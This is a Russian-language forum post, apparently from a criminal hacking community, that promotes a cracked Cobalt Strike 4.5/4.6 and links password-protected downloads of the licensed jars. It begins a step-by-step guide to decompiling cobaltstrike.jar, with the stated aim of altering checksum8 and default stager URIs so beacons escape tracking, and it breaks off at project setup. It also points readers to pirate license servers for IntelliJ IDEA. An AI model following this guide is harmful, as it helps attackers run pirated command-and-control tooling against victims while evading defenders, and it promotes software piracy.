


В моем релизе cobaltstrike 4.5 в сценарии HCS выход маячка пофиксен и больше не завершается ... VNC работает нормально, и многое другое!






Я хочу упомянуть о новом релизе cobaltstrike 4.6, который включает в себя некоторые новые обновления, особенно против взлома с помощью файла JAR, мы поговорим об этом в отдельной теме позже, так как нет большой разницы между версиями cobaltstrike 4.5 и 4.6, за исключением нескольких вещей. У меня есть обход его с помощью **СЦЕНАРИЯ HCS!**



Cobalt Strike makes use of code and/or content from the following sources:

Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) - (c) 2017
The MITRE Corporation. (This work is reproduced and distributed with the
permission of The MITRE Corporation.)

Файлы cobaltstrike.jar + cobaltstrike-client.jar



April 12, 2022 - Cobalt Strike 4.6

+ Improved product security:

The Cobalt Strike teamserver now runs from a Executable image ('TeamServerImage'), rather than a standard Java application. The Cobalt Strike client now runs from a new jar file ('cobaltstrike-client.jar') rather than 'cobaltstrike.jar').

The 'TeamServerImage' and 'cobaltstrike-client.jar' files are extracted from the 'cobaltstrike.jar' as needed.

Инструмент будет опубликован после этого поста. Я все еще формирую код и убеждаюсь, что он совместим с debian, ubuntu destro.. так что все эти фишки, модифицирующие cobalt strikes версии с 4.3 до 4.6 будут в этом инструменте. (в настоящее время только для 4.5), но, как всегда, следите за обновлениями.. как мое первое обещание в выпуске cobaltstrike 4.4, новый cobaltstrike 4.6 скоро будет включен в этот инструмент, и только сообщество XSS будет иметь это обновление, и, конечно, некоторые старые друзья.

Сейчас в этой теме мы поговорим о том, как изменить checksum8 для начинающих и изменить функции URI cobaltstrike вручную, чтобы ваши стейджеры не отслеживались и очищались от URI по умолчанию.

А теперь время сериала!

Теперь приступим к загрузке оригинального CobaltStrike 4.5 + 4.4. ([загрузка тут](#) и [тут](#), пароль r1z@xss)

<https://verify.cobaltstrike.com>

Cobalt Strike 4.5 (December 14, 2021)

a5e980aac32d9c7af1d2326008537c66d55d7d9ccf777eb732b2a31f4f7ee523 Cobalt Strike 4.5 Licensed (cobaltstrike.jar)

Cobalt Strike 4.4 (August 04, 2021)

7af9c759ac78da920395debb443b9007fdf51fa66a48f0fbdaafb30b00a8a858 Cobalt Strike 4.4 Licensed (cobaltstrike.jar)

Я хочу упомянуть тех, кто использует JAVA 1.8 и другую версию, чтобы обновить JAVA до последней версии, поскольку стабильной версией моего рабочего cobaltstrike является JAVA 18. Я использовал JAVA 17, и JAVA 18 будет работать нормально без проблем для вас.

Вы можете установить его для PARROT/KALI:

```
sudo apt update  
apt-get install openjdk-18-jdk -y
```

Проверьте свою версию, запустив "java -version".

Второй мой рекомендуемый и предпочтительный Java-редактор и компилятор - LUYTEN Java Decompiler GUI ^_()_/-*, а для новичков я рекомендую IntelliJ IDEA... я пройду через оба в любом случае.

* Luyten.


* IntelliJ Idea.

* Java JDK.

Java-компилятор нужен еще и с Idea. Я объясню как его скачать через плагины.


Чтобы начать с luyten, просто поместите файл cobaltstrike.jar с luyten.jar в ту же папку, что и на картинке ниже, и выполните команду:

```
java -jar luyten.jar cobaltstrike.jar
```




Затем выберите:

```
file --> save all --> decompiled-cobaltstrike.zip
```




Как только декомпилированная копия будет готова, вы увидите (completed) на панели внизу, как показано ниже.



Теперь вы готовы начать изменять файлы JAVA cobaltstrike с помощью любого редактора, который вам нравится, но мы пропустим это, так как я не хочу делать более длинную тему для расширенного использования.

Давай перейдем к IDEA..



Затем нажмите “Activate new License”, выберите любой из бесплатных серверов активации ниже:


- [ЛИНК1](#) - линк на данный момент не работает.
- [ЛИНК2](#)
- [ЛИНК3](#) - линк на данный момент не работает.

Поздравляю, теперь мы можем работать над IDEA сколько нужно...

Следующий шаг перейти в:

File --> setting --> plugins --> click on (Marketplace).

Здесь вам нужно написать (java decompiler), чтобы установить инструменты декомпилятора и классы IDEA.



Теперь не забудьте после выбора “JAVA Decompiler” нажать “Применить”, а затем “OK”.

Ok... теперь рабочая демка будет в Windows, поскольку она более стабильна, чем Linux, но, конечно, вы можете работать в Linux (parrot, kali), если хотите.

Мы готовы, чтобы подготовить себя к старту... давайте укажем наш плагин “JAVA DECOMPILER”, который мы только что установили в нашей CMD.

I IntelliJ IDEA setup

Вы должны упомянуть здесь 3 важных примечания:

1) Нам нужно добавить аргументы декомпиляции IDEA:
org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true

2) Нам нужно указать расположение java-декомпилятора IDEA, который мы устанавливаем из плагина.

D:\IntelliJ.Idea.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar

3) Исходный файл cobaltstrike.jar внутри папки декомпиляции проекта IDEA, которую мы декомпилируем и помещаем файлы CS 4.5 .JAVA в папку (decompiler_cobaltstrike).

D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike

Полная команда должна выглядеть так:

```
java -cp D:\IntelliJ.IDEA.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\cobaltstrike.jar D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike\
```

The screenshot shows a Windows File Explorer window with the path: This PC > Local Disk (D) > CS > Crack > XSS_IDEA_CRACK > r1z_XSS_CS_4.5. Inside this folder, there is a 'decompiler_cobaltstrike' folder containing a 'cobaltstrike.jar' file. Below this, a terminal window is open with the command: 'Administrator: C:\Windows\System32\cmd.exe - java -cp D:\IntelliJ.IDEA.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\cobaltstrike.jar D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike\'. The terminal output shows the decompilation progress for various classes, including 'aggressor' and 'ZoomableImage'. The 'ZoomableImage' class is highlighted with a red box.

```
Administrator: C:\Windows\System32\cmd.exe - java -cp D:\IntelliJ.IDEA.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\cobaltstrike.jar D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike\

INFO: Decompiling class aggressor/Aggressor
INFO: ... done
INFO: Decompiling class aggressor/Aggressor-Client
INFO: ... done
INFO: Decompiling class aggressor/ColorManager
INFO: ... done
INFO: Decompiling class aggressor/ColorManagerscripted
INFO: ... done
INFO: Decompiling class aggressor/DataManager
INFO: ... done
INFO: Decompiling class aggressor/DataUtils
INFO: ... done
INFO: Decompiling class aggressor/GenericDataManager
INFO: ... done
INFO: Decompiling class aggressor/GlobalDataManager
INFO: ... done
INFO: Decompiling class aggressor/MultiFrame
```

Теперь, когда мы начнем декомпилировать... последний декомпилированный класс: `ZoomableImage`. Посмотрите на картинку ниже:


The screenshot shows a Windows terminal window with the command: 'Administrator: C:\Windows\System32\cmd.exe - java -cp D:\IntelliJ.IDEA.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\cobaltstrike.jar D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike\'. The terminal output shows the decompilation progress for various classes, including 'ui' and 'ZoomableImage'. The 'ZoomableImage' class is highlighted with a red box.

```
INFO: Decompiling class ui/DynamicMenu
INFO: ... done
INFO: Decompiling class ui/FileBrowserNode
INFO: ... done
INFO: Decompiling class ui/FileBrowserNodes
INFO: ... done
INFO: Decompiling class ui/GeneralTableModel
INFO: ... done
INFO: Decompiling class ui/KeyBindings
INFO: ... done
INFO: Decompiling class ui/KeyHandler
INFO: ... done
INFO: Decompiling class ui/ListCopyPopup
INFO: ... done
INFO: Decompiling class ui/Navigator
INFO: ... done
INFO: Decompiling class ui/QueryRows
INFO: ... done
INFO: Decompiling class ui/QueryableTable
INFO: ... done
INFO: Decompiling class ui/Sorters
INFO: ... done
INFO: Decompiling class ui/TableClickListener
INFO: ... done
INFO: Decompiling class ui/TablePopup
INFO: ... done
INFO: Decompiling class ui/ZoomableImage
INFO: ... done
```

Теперь нам нужно создать 2 папки внутри нашего проекта IDEA:

- 1) src: здесь у нас будут наши модифицированные java файлы..
- 2) lib: здесь у нас будут декомпилированные файлы cobaltstrike.
- 3) output: здесь мы получим скомпилированный файл jar.

Затем нам нужно извлечь папку (decompiled_cobaltstrike.jar), которая находится внутри папки (decompiler_cobaltstrike), как показано ниже:



